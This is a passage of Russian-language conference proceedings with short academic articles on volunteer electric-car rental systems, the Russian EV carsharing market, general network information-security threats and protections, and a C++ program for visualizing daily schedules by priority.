1. Rozas R., Morales J., Vega D. Artificial smell detection for robotic navigation // Fifth International Conference on Advanced Robotics' Robots in Unstructured Environments. IEEE, 1991. PP. 1730–1733.
2. Ishida H. et al. Study of autonomous mobile sensing system for localization of odor source using gas sensors and anemometric sensors // Sensors and Actuators A: Physical. 1994. V. 45. No. 2. PP. 153–157.

3. Russell A., Thiel D., Mackay-Sim A. Sensing odour trails for mobile robot navigation // Proceedings of the 1994 IEEE International Conference on Robotics and Automation. IEEE, 1994. PP. 2672–2677.
4. Sandini G., Lucarini G., Varoli M. Gradient driven self-organizing systems // Proceedings of 1993 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS'93). IEEE, 1993. V. 1. PP. 429–432.
5. Neumann P. P. et al. Gas source localization with a micro-drone using bio-inspired and particle filter-based algorithms // Advanced Robotics. 2013. V. 27. No. 9. PP. 725–738.
6. Tosato P. et al. An autonomous swarm of drones for industrial gas sensing applications // 2019 IEEE 20th International Symposium on "A World of Wireless, Mobile and Multimedia Networks"(WoWMoM). IEEE, 2019. PP. 1–6.
7. Wu Y. X. et al. A novel chemical plume tracing method using a mobile sensor network without anemometers // Mechanical Engineering and Technology: Selected and Revised Results of the 2011 International Conference on Mechanical Engineering and Technology, London, UK, November 24–25, 2011. Springer Berlin Heidelberg, 2012. PP. 155–162.
8. Fu Z. et al. Pollution source localization based on multi-UAV cooperative communication // Ieee Access. 2019. V. 7. PP. 29304–29312.
9. Wang Y. et al. Mobile Agents-Based Collaborative Perception for Pollution Source Localization in Complex Environments // IEEE Sensors Letters. 2022. V. 6. No. 12/

УДК 004.057

ГРНТИ 20.15.05

## АНАЛИЗ ВЗАИМОДЕЙСТВИЯ ИНФОРМАЦИОННЫХ СИСТЕМ АРЕНДЫ ЭЛЕКТРОМОБИЛЕЙ И ВОЛОНТЕРСКОЙ ОРГАНИЗАЦИИ

**И. А. Викторов, Д. А. Ключников, Ю. Я. Перевозник**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Активное развитие волонтерской деятельности сопровождается появлением таких потребностей, как мобильность. Возникает противоречие из-за недостатка транспортных средств и систем для их предоставления. В статье описано решение сформулированного противоречия, а именно анализ взаимодействия информационных систем аренды электромобилей и волонтерской организации, приведены примеры реализации подобных решений. Рассмотрены технологии создания Web-приложений для детального и качественного анализа взаимодействия информационных систем.*

*информационные системы, волонтерство, каршеринг.*

Слово «волонтер» произошло от латинского «voluntarius» – добровольный. В России волонтер и доброволец – это равнозначные понятия, обозначающие человека, который добровольно и безвозмездно выполняет какую-либо работу или занимается общественной деятельностью [1].

В настоящее время добровольческое движение набирает все большие обороты: количество волонтерских организаций на 2022 год по сравнению с 2016 годом выросло более чем в 430 раз, а количество самих волонтеров увеличилось более чем в 1400 раз [2].

Применение информационных технологий в волонтерской деятельности является необходимостью, способной подготовить добровольцев к работе в современном информационном обществе. Внедрение цифровых сервисов в волонтерскую сферу существенно упрощает коллективную работу. Благодаря им можно оперативно управлять организацией, вести отчетность и документацию, а также быстро обмениваться информацией между организаторами добровольческой деятельности и волонтерами.

Несколько лет назад в России появилось движение волонтеров на автомобиле, а именно автоволонтеров – это люди, у которых имеется собственный автомобиль, стремление помочь другому человеку, который и нуждается в этой помощи. Задачи автоволонтеров могут быть абсолютно разными, например, перевозка маломобильных людей, помощь в доставке различных продуктов питания, жизненно-важных лекарств или просто лекарств, нуждающимся людям. Также, добровольцы могут доставлять специализированных людей к пациентам, которые не в состоянии самостоятельно прибыть в нужное учреждение.

Однако, не у всех добровольцев имеются личные автомобили. В этом случае имеет смысл использования служб аренды автомобилей.

В апреле 2020 года компания «Делимобиль» предложила волонтерам бесплатно пользоваться машинами каршеринга во время доставки продуктов и лекарств москвичам, которые находятся на самоизоляции [3]. На данный момент сервис не предоставляет услуг по бесплатной аренде автомобилей, но потребность в мобильности у добровольцев становится все больше.

В волонтерских организациях существует экологическое направление, которое борется в том числе за чистый воздух в городах России. Электрический транспорт способствует понижению вредных выбросов в атмосферу. Поддержку волонтеров и волонтерских организаций возможно организовать не просто бесплатной арендой автомобиля, а арендой более экологического транспорта.

Экологические преимущества электромобилей в сравнении с автомобилями с ДВС:

– электродвигатели в период эксплуатации не загрязняют воздух. Отсутствие выхлопной системы означает отсутствие вредных выбросов. Например, за весь жизненный цикл дизельный автомобиль выбрасывает



в среднем 206,1 г углекислого газа на километр пути, электромобиль за свой жизненный цикл выбрасывает 89,1 г углекислого газа на километр [4];

– производство аккумуляторных батарей в большинстве случаев находится за пределами больших городов. Это способствует снижению процента вредного воздействия на организм человека;

– возможно производство электромобилей, используя энергию гидроэлектростанций;

– источником энергии для подзарядки также может служить гидроэлектростанция или солнечная батарея, а это способствует снижению вредных выбросов.

Экологические недостатки электромобилей в сравнении с автомобилями с ДВС:

– производство аккумуляторов занимает большой процент загрязнения за весь период эксплуатации электрического транспорта;

– не всегда используется чистая электроэнергия. Производство электроэнергии приходится также на тепловые электростанции, а это означает дополнительные выбросы загрязняющих веществ в атмосферу.

Таким образом, оптимальным решением для дальнейшей возможности реализации сервиса аренды транспорта для волонтеров будет использование электромобилей.

Для разработки объединенной информационной системы в виде web-приложения предлагается использовать следующие технологии: СУБД MySQL, серверный язык программирования PHP, клиентский язык программирования HTML.

MySQL – это свободно распространяемая СУБД, разработанная компанией MySQL AB.

Преимущества СУБД MySQL:

– MySQL имеет клиент-серверную архитектуру: это означает, что к серверу MySQL могут обращаться как различные клиентские приложения, так и приложения с удалённых компьютеров;

– MySQL имеет открытый исходный код. Открытый исходный код означает, что любой может использовать и изменять программное обеспечение. Любой может загрузить программное обеспечение MySQL из Интернета и использовать его, не платя за это. Также можно изменить его исходный код в соответствии с потребностями разработчика. Программное обеспечение MySQL использует GNU General Public License (GPL), чтобы определить, что можно и что нельзя делать с программным обеспечением в разных ситуациях;

– MySQL – кроссплатформенная система. MySQL можно использовать в большинстве операционных систем, самые распространенные: Windows, Linux и Mac;

– большое количества API (программных интерфейсов), с помощью которых к MySQL имеется возможность подключать приложения, которые были созданы на языках программирования, например, C/C++, Java, PHP, Python и другие;

– в MySQL организованы такие характеристики, как многопоточность, многопользовательский доступ, быстроедействие, масштабируемость;

– MySQL имеет развитую систему обеспечения безопасности и разграничения доступа на основе системы привилегий. MySQL представляет собой систему управления реляционными базами данных [5].

В качестве языка программирования на стороне сервера предлагается использовать PHP.

Программы на PHP представляют собой написанные на этом языке инструкции, которые читаются на компьютере веб-сервера, и на их основании решается, что делать дальше.

Интерпретатор PHP делает веб-сайт динамичным и настраиваемым, позволяя сайту реагировать на пользовательский ввод или информацию ожидаемым образом. Интерпретатор является ключевым связующим звеном между пользователем и веб-сервером, базами данных и соответствующими файлами или ответами, отправляемыми обратно этому пользователю.

Преимущества PHP:

– язык PHP свободно распространяется (бесплатно). Платить за пользование PHP, техническую поддержку, сопровождение, обновление и любые другие виды использования не нужно;

– PHP является кроссплатформенным языком. PHP можно применять на компьютере веб-сервера, работающем под управлением ОС Windows, Mac OS, Linux и многих версий Unix. И даже если сменить операционную систему на веб-сервере, то не придется менять ни одну из программ на PHP. Для этого достаточно скопировать их, например, из сервера под Windows на сервер под Unix, и при этом они будут по-прежнему работать исправно. Несмотря на то, что Apache считается самым распространенным веб-сервером, применяемым вместе с PHP, имеется также возможность воспользоваться nginx, Microsoft Internet Information Server (IIS) или любым другим веб-сервером, поддерживающим стандарт CGI. Кроме того, PHP нормально взаимодействует с огромным числом баз данных, включая MySQL, PostgreSQL, Oracle, Microsoft SQL Server, SQLite, Redis и MongoDB;

– язык PHP обладает возможностями форматировать HTML-документы, изменять даты, времена и cookie-файлы [6].

В качестве языка программирования на стороне клиента предлагается использовать HTML.

HTML (от английского *HyperText Markup Language*) – это язык гипертекстовой разметки текста. HTML состоит из тегов – команд, которые ука-

зывают браузеру, как отображать помещённый в них текст. Это и есть элементы веб-страницы. У каждого тега есть имя, которое заключается в угловые скобки.

Преимущества HTML:

- подходит почти для всех браузеров, а код можно написать в любом текстовом редакторе;
- HTML можно использовать бесплатно;
- простой и понятный синтаксис;
- HTML интегрируется с другими языками программирования;
- HTML способен сам закрывать теги и пропускать синтаксические ошибки [7].

Таким образом, проанализировано взаимодействия информационных систем волонтерских организаций и аренды электромобилей. Дальнейшим развитием темы является объединение двух информационных систем.

#### Список используемых источников

1. Объясняем по пунктам: что такое волонтерство // добро.ru. URL: <https://dobro.ru/news/7023-obyasnyаем-po-punkta> (дата обращения 22.12.2022).
2. Аналитика волонтерства России // добро.ru. URL: <https://dobro.ru/analytics> (дата обращения 22.12.2022)
3. «Делимобиль» бесплатно предоставил московским волонтерам автомобили // добро.ru/ URL: <https://dobro.ru/news/7739-delimobil-besplatno> (дата обращения 22.12.2022).
4. Ют В. Е., Строганов В. И. Электромобили и автомобили с комбинированной энергоустановкой. Расчет скоростных характеристик: учеб. пособие. М. : МАДИ, 2016. 108 с.
5. Гольцман В. MySQL 5.0. Библиотека программиста. Санкт-Петербург, 2010. 253 с. ISBN: 978-5-49807-135-0.
6. Изучаем PHP 7: руководство по созданию интерактивных веб-сайтов. : пер. с англ. СПб. : ООО «Альфа-книга», 2017. 464 с. : ил. Парал. тит. англ. ISBN 978-5-9908462-3-4 (рус.).
7. ЯндексПрактикум. Что такое HTML: основы, необходимые веб-разработчикам. URL: <https://practicum.yandex.ru/blog/zachem-nuzhen-html/> (дата обращения 22.12.2022).

УДК 004.055  
ГРНТИ 20.23.21

## ПРИМЕНЕНИЕ ИНФОРМАЦИОННЫХ СИСТЕМ КАРШЕРИНГА, КАК ФАКТОРА РАЗВИТИЯ РЫНКА ЭЛЕКТРОМОБИЛЕЙ В РОССИИ

**И. А. Викторов, Ю. Я. Первозник**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Многие автомобильные компании считают электрический транспорт одним из наиболее перспективных направлений развития бизнеса. Активное развитие электрического транспорта обуславливает потребность в развитии и разработки информационных систем. В настоящий момент уровень развития информационных систем в данном секторе находится на низком уровне. В статье проанализированы барьеры развития рынка электромобилей в России, а также приведены способы их решения. В работе определены востребованные технологии для развития информационных систем рынка электромобилей.*

*информационные системы, каршеринг, рынок электромобилей.*

Развитие электротранспорта стало актуальным в связи с климатическими условиями, а именно заинтересованностью странами в уменьшении выбросов парниковых газов в атмосферу. В России медленная динамика развития электротранспорта. Этому способствует низкое развитие электрических зарядных станций и высокая цена на электромобиль. Можно выделить ряд причин, способствующих медленному росту:

– низкое развитие инфраструктуры для электрического транспорта. По всей России построено около 1600 зарядных станций для электромобилей и при том большая часть находится в крупных городах. По данным на конец 2021 года из них реально функционируют лишь 208 [1]. Нехватка станций безусловно сказывается на популярности электрического транспорта;

– стоимость электрокаров. Цена нового электрокара варьируется от 2 миллионов до 20 миллионов. В среднем стоимость бюджетного электрокара составляет примерно 4 миллиона. Таким образом, появляется еще одна причина, неготовность людей покупать электромобили, разве что в крупных городах;

– низкая платежеспособность населения. Человек со средней зарплатой должен иметь личный гараж или парковку, также хоть обслуживание

электрокаров в разы меньше, чем автомобили с двигателем внутреннего сгорания, все равно чаще покупают электромобиль не как выгоду, а как игрушку.

– время зарядки. Для заправки автомобиля бензином или же дизелем до полного бака, требуется примерно 5 минут. После заправки автомобиль может проехать заявленное расстояние, будь это 500 км или 700 км. Для электрического транспорта на оборудованных заправках необходимо прождать минимум полтора часа при мощности 120 кВт, но не у всех есть возможность столько времени сидеть на заправке. От стандартной розетки понадобится 21 час, что, несомненно, долго [2];

– низкая заинтересованность людей к электрокарам. Эта причина вытекает из всех вышеперечисленных. Далеко не каждый захочет купить электрокар, который, во-первых, негде зарядить, а во-вторых, сам процесс зарядки требует не малого времени, и, в-третьих, стоимость электромобиля по сравнению с бензиновыми на порядок выше.

В апреле 2022 года на рынке электромобилей произошло падение продаж. Ряд производителей прекратили поставки в Россию, в связи с чем произошёл спад. Многие люди не готовы покупать электромобиль, который впоследствии невозможно будет обслужить у официального дилера. Означает ли это провал рынка электромобилей, конечно нет. Это вопрос времени, так как первые отечественные электромобили уже появились в продаже. Рынок электромобилей только зарождается и для его поддержки необходимо развивать инфраструктуру, в частности электрические зарядные станции. В связи с этим, текущее состояние рынка электромобилей находится в переходном периоде. Поставки иностранных электромобилей становится меньше, но производство внутри страны начинает налаживаться, появляются новые зарядные станции, в продажу поступают электромобили российского бренда Evolute. Данный период смело можно назвать революцией в автобизнесе. Госпрограмма на покупку электромобиля, отмена налога, бесплатные парковки в крупных городах, все это сказывается в лучшую сторону для автобизнеса. Люди заинтересованы в изучении рынка электромобилей, но практически отсутствие на дорогах электромобилей сказывается в худшую сторону. Эту проблему можно решить с помощью аренды электромобилей. Так, человек ни разу не сидевший в электрическом транспорте и не ездивший на нем не имеет представления что это, стоит ли это своих денег. Арендуя электрический транспорт, человек изучает его, а в последствии привыкает. Популярность каршеринга, то есть краткосрочной аренды автомобилей, растет год от года.

Можно выделить ряд преимуществ каршеринга:

– пользователю не нужно тратить деньги и время на амортизацию автомобиля. Хотя это и заложено в стоимость аренды, многим людям проще избавиться от необходимости тратить свое время на ремонт и прочее.

– возможность оставить автомобиль в любом месте. В некоторых сервисах платные парковки включены в стоимость аренды. В крупных городах это актуально, так как не нужно беспокоиться что машину могут увезти на эвакуаторе.

Если есть преимущества, то есть и недостатки:

– некоторые автомобили находятся в довольно плохом состоянии. Это связано с плохим отношением водителей к чужому транспортному средству.

– в случае вины водителя арендованного автомобиля, например, ДТП, или неправильная парковка, существуют штрафы, которые, в основном, очень высокие.

Несмотря на недостатки, каршеринг пользуется спросом и с каждым годом автопарк увеличивается.

Таким образом, проанализированы основные барьеры развития рынка электромобилей в России и возможные пути их устранения. Применение информационных систем каршеринга несомненно будет способствовать развитию рынка электромобилей в России. Дальнейшим развитием темы является разработка информационной системы каршеринга электромобилей.

#### Список используемых источников

1. Аналитический центр при Правительстве РФ. Энергетические тренды. URL: [https://ac.gov.ru/uploads/2-Publications/energo/2022/Energo\\_110\\_kratk\\_z.pdf](https://ac.gov.ru/uploads/2-Publications/energo/2022/Energo_110_kratk_z.pdf) (дата обращения 21.12.2022).

2. Moscow Tesla Club. URL: <https://moscowteslaclub.ru/charging/faq/> (дата обращения 21.12.2022).

**УДК 004.4**  
**ГРНТИ 81.93.29**

## ОСОБЕННОСТИ ЗАЩИТЫ ИНФОРМАЦИИ В ВЫЧИСЛИТЕЛЬНЫХ СЕТЯХ

**М. Ю. Волокобинский, А. А. Зильберман**

Санкт-Петербургский университет Государственной противопожарной службы  
Министерства Российской Федерации по делам гражданской обороны, чрезвычайным ситуациям  
и ликвидации последствий стихийных бедствий имени Героя Российской Федерации  
генерала армии Е.Н. Зиничева

*В статье рассмотрены характерные особенности вычислительных сетей, часто встречающиеся угрозы информационной безопасности и механизмы защиты информации вычислительных сетей.*

*защита информации, сетевое администрирование, сервисы безопасности, криптографические протоколы, управление доступом, сетевой аудит.*

Сегодняшнее информационное пространство требует постоянной глубокой интеграции технологических возможностей информатизации в различные жизненно важные сферы деятельности государства, общества, личности.

Любое государство включает в свою инфраструктуру Интернет, вычислительные сети, персональные компьютеры и другие виды связи. Количество информационных потоков, скорость последних, а также общая, «информационная активность» в режиме дистанционной работы и учебы увеличиваются постоянно [1].

Поэтому необходимо предпринимать надежные и эффективные механизмы, устраняющие уязвимые места в системе защиты информации.

Нужно подчеркнуть, что цели защиты информации в вычислительных сетях, конечно, совпадают с общими глобальными целями любых информационных систем. К таким целям относятся сохранение целостности информации, предупреждение несанкционированных доступов к информации, охрана данных от модификации, копирования и распространения.

А вот что касается задач защиты информации в вычислительных электронных сетях, то, как и любые защитные механизмы, защитные принципы, связанные с информацией в сетях, определяются существующими угрозами для сетей.

Особенности защиты информации в вычислительных сетях обусловлены, конечно, в первую очередь, характеристиками сети [2].

1) Совместное использование огромной базы данных с большим числом пользователей.

2) Сложное сетевое администрирование, необходимость контактов руководства с коллегами, достаточно удаленными и от администратора, и от других пользователей, постоянный контроль за деятельностью сотрудников.

3) Комбинация различных программно-аппаратных средств.

4) Неизвестный периметр сети – характеристика сети, связанная с тем, что границы сети весьма размыты.

5) Большое число «точечных» атак на сеть по причине того, что многие промежуточные сетевые узлы, коммуникационное оборудование являются потенциальными источниками угроз.

Среди самых распространенных опасных факторов, угрожающих информационной безопасности в вычислительных сетях, выделяют следующие угрозы.

1. Прослушивание каналов, т. е. запись и последующий анализ всего проходящего потока сообщений. Прослушивание в большинстве случаев не замечается легальными участниками информационного обмена. Прослушивание трафика в локальных сетях производится с помощью специальных программ – sniffеров (*sniffers*). Эта программа отлавливает пакеты, которые приходят на сетевой интерфейс компьютера, и позволяет проанализировать их. Ввиду того, что некоторые сетевые приложения передают данные в текстовом формате, с помощью sniffера можно узнать полезную, а иногда и конфиденциальную информацию (например, имена пользователей и пароли).

2. Умышленное уничтожение или искажение (фальсификация) проходящих по сети сообщений, а также включение в поток ложных сообщений. Ложные сообщения могут быть восприняты получателем как подлинные. Маскировка данных, циркулирующих в сети, является распространенным инструментом защиты.

3. Присвоение злоумышленником своему узлу или ретранслятору чужого идентификатора, что дает возможность получать или отправлять сообщения от чужого имени.

4. Преднамеренный разрыв линии связи, что приводит к полному прекращению доставки всех (или только выбранных злоумышленником) сообщений.

5. Внедрение сетевых вирусов, т.е. передача по сети тела вируса с его последующей активизацией пользователем удаленного или локального узла [2].

В соответствии с этим специфические задачи защиты в сетях передачи данных состоят в следующем.

1. Широко использовать современные средства аутентификации и идентификации, удовлетворяющие условиям:

- устойчивости к пассивному и активному прослушиванию, например, с помощью криптографии разных видов (система Kerberos, служба каталогов на основе сертификатов стандарта X.509, которые включают информацию о владельце, открытый ключ, данные об удостоверяющем центре и электронную цифровую подпись (ЭЦП)), или биометрии;

- поддержки технологии единого входа в сеть (*Single sign-on* или SSO) когда пользователи аутентифицируются одновременно в нескольких приложениях, сайтах или на порталах с одним и тем же набором учетных записей.

2. Контролировать доступ, защищать от несанкционированного использования сетевых ресурсов со стороны пользователей (среди которых потенциальными нарушителями, пусть даже неумышленными, часто являются удаленные пользователи) путем различных технических мер и средств (например, разработкой антивирусных программ) с целью:

- выяснения, безопасно ли устройство, подключающиеся к сети;



– определения уровня доступа к системным ресурсам.

3. Маскировать информацию сети с помощью криптографических протоколов и шифрования трафика.

4. Контролировать и восстанавливать, при необходимости, целостность сетевых баз данных.

5. Обеспечивать защиту от прецедентов блокировки отправки, или приема информации (арбитражное обеспечение) [2].

Использование современных сервисов защиты информации в условиях современного цифрового информационного пространства, особенно при дистанционном обучении, при удаленной работе и, конечно, в рамках общей государственной информационной безопасности, позволит предотвратить существующие угрозы, касающиеся информационной безопасности вычислительных сетей, или своевременно устранить те последствия, которые произошли в результате реализации данных угроз [3].

#### Список используемых источников

1. Волокобинский М. Ю., Пекарская О. А. Роль человека в становлении и развитии новой информационной культуры // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2018). IX Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2018. С. 558–562.

2. Вострецова Е. В. Основы информационной безопасности : учеб. пособие для студентов вузов . Екатеринбург : Изд-во Урал. университета, 2020. 204 с

3. Пекарская О. А. Применение методов дистанционного тестирования для обучения дисциплинам математического профиля и контроля знаний обучающихся // Функциональные пространства. Дифференциальные операторы. Проблемы математического образования. Тезисы докладов Пятой Международной конференции, посвящённой 95-летию со дня рождения члена-корреспондента РАН, академика Европейской академии наук Л. Д. Кудрявцева. Российский университет дружбы народов. 2018. С. 457–459.

УДК 004  
ГРНТИ 28.17

## РАЗРАБОТКА ПРОГРАММЫ ВИЗУАЛИЗАЦИИ НАГЛЯДНОГО ПРЕДСТАВЛЕНИЯ РАСПИСАНИЯ ДНЯ С УЧЁТОМ ЗНАЧИМОСТИ МЕРОПРИЯТИЙ

**Д. В. Волошинов, М. А. Зюриков**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Ценность программ тайм-менеджмента заключается в возможности грамотной организации рабочего времени. Однако аналоги программ не учитывают длительность поездки, учет значимости мероприятий и имеют ограниченный функционал. Необходимо решить проблему опозданий и нерационального распределения времени: разработать программу, которая позволит структурировать распорядок дня и сократить время, потраченное неэффективно, а также распределить задачи по времени и приоритетам. Разработанная программа повысит эффективность и целесообразность организации распорядка дня и будет полезна для активных сотрудников, имеющие множество задач и приглашений на мероприятиях в один день.*

*визуализация, программа, тайм-менеджмент, распределения задач, организация рабочего времени, график.*

По результатам многих исследований [1–3] компании теряют около 20–30 % выручки из-за неэффективной работы сотрудников. Работники тратят на выполнение задач только около 40 % своего рабочего времени из-за отвлекающих факторов [3]. Сотрудники с большим трудом распределяют время и задачи. А во многих компаниях требуется большая эффективность и необходимость справляться с ежедневной многозадачностью.

Несмотря на то, что количество людей, пользующихся программами тайм-менеджмента постоянно растет, сотрудники жалуются на неудобства и ограниченные возможности многих программ для time- и task- менеджмента.

Изучив существующие программ и приложения, можно заметить, что в настоящее время подобные приложения одновременно не выполняют некоторые функции:

1. Расстановка времени выполнения задач и встреч;
2. Расстановка длительности трансфера;
3. Расстановка приоритетов;
4. Наглядное представление данных в виде диаграмм [4].

Таким образом, разработка платформы визуализации наглядного представления расписания дня с учётом значимости мероприятий с помощью программы для ЭВМ актуальна.

Ранее был разработан прототип страницы «расписание игрока» в рамках разработки модулей информационной системы футбольного клуба, которая решает вопросы управления футбольных клубов с помощью технических средств [5]. На основе макета страницы было решено разработать алгоритм визуализации расписания дня на основе языка C++. Для начала необходимо разработать структуру данных: График состоит из множества объектов, имеющих одинаковые атрибуты – слоты. Таким образом можно создать структуру «Мероприятие», состоящее из следующих атрибутов:

- номер;
- имя сотрудника;
- название;
- описание;
- приоритет;
- статус;
- дата и время начала;
- дата и время завершения;
- дата и время начала трансфера до встречи;
- дата и время завершения трансфера после мероприятия.

Так как слотов мероприятий в расписании несколько, то их можно представить в виде двухсвязного списка для удобства манипуляции [6]. По нему можно создавать как базовые функции, (добавление, удаление и редактирование слотов) так и пользовательские функции (перенос слота в другое время, частичное редактирование, визуализация графика рабочего дня исходя из списка).

Для визуализации расписания применяется графическая библиотека SFML, который легко осваивается и не требует написания больших объемов кодов [7]. Для создания интерфейса приложения применено Windows Forms. Кнопка, при нажатии на нее, вызывает функцию, которая извлекает из списка мероприятий, загруженного пользователем, обрабатывает ее и визуализирует полученный график исходя из полученных данных.

Схема работы функции визуализации представлен на рис. 1 (см. ниже).

В ходе разработки изначально программа было разработана в консольной версии. После того как программа в консольной версии стала корректно функционировать (визуализация правильно работает), то начали работу над улучшением программы: внедрен графический интерфейс и установлены ограничения ввода и диалоговых окон для защиты от некорректных значений и пустых полей. В качестве графического интерфейса выступает главное меню и различные формы анкет для заполнения пользователями. Главное меню программы визуализации расписания дня представлено на рис. 2.




Рис. 1. Схема работы при визуализации графика рабочего дня.

Пример одной из анкет для редактирования мероприятия в списке представлен на рис. 3.




Рис. 2. Главное меню




Рис. 3. Пример операции редактирования мероприятия

Расписание представляет собой наглядный график, где вертикальная ось  $Y$  представляет значимость мероприятия, а горизонтальная ось  $X$  – время. Каждое мероприятие может быть залито одним из четырех цветов: красным, зеленым, синим, желтым. Фиолетовые области обозначают период трансфера. Красные области обозначают, что пользователь не планирует посещение мероприятия или не сможет выполнить задачу. Зеленые области – пользователь принял приглашение и планирует посетить мероприятие/выполнить задачу. Синие области – пользователь посетил мероприятие или выполнил задачу. Желтые области – пользователь записал

информацию о мероприятии в список и рассматривает возможность его посещения (другими словами – не принял окончательное решение). Например, пользователю обязательно нужно съездить на экзамен, который длится 3 часа. Если он освободится на полчаса раньше, то он успеет съездить на другое мероприятие, которое стояло его под вопросом посещения. Пример визуализированного расписания дня программой представлен на рис. 4.




Рис. 4. Пример расписания дня

Таким образом, одним из главных преимуществ программы визуализации расписания дня является возможность учитывать значимость и длительность каждого мероприятия, а также длительность трансферов. Это позволит упростить работу и поможет пользователю точнее определить, какому мероприятию и сколько времени можно уделить, чтобы выполнить его качественно и в срок. Кроме того, программа позволяет пользователям рассмотреть наглядно [4], какие мероприятия имеют большую значимость, а какие из них требуют больше времени и усилий.

Программа визуализации расписания дня будет полезна не только для работников, но и для студентов, преподавателей и руководителей. А если пользователь работает в команде, то такая программа поможет более эффективно распределить задачи между сотрудниками и выполнить все проекты в срок. Если пользователю необходимо решить семейные дела или провести время с друзьями, то такая программа поможет ему лучше организовать свое свободное время и провести его с пользой.

Программу можно использовать для дальнейшей разработки. Например, для внедрения в информационные системы для работников компании или для личного кабинета студента. Также ее можно применить в качестве

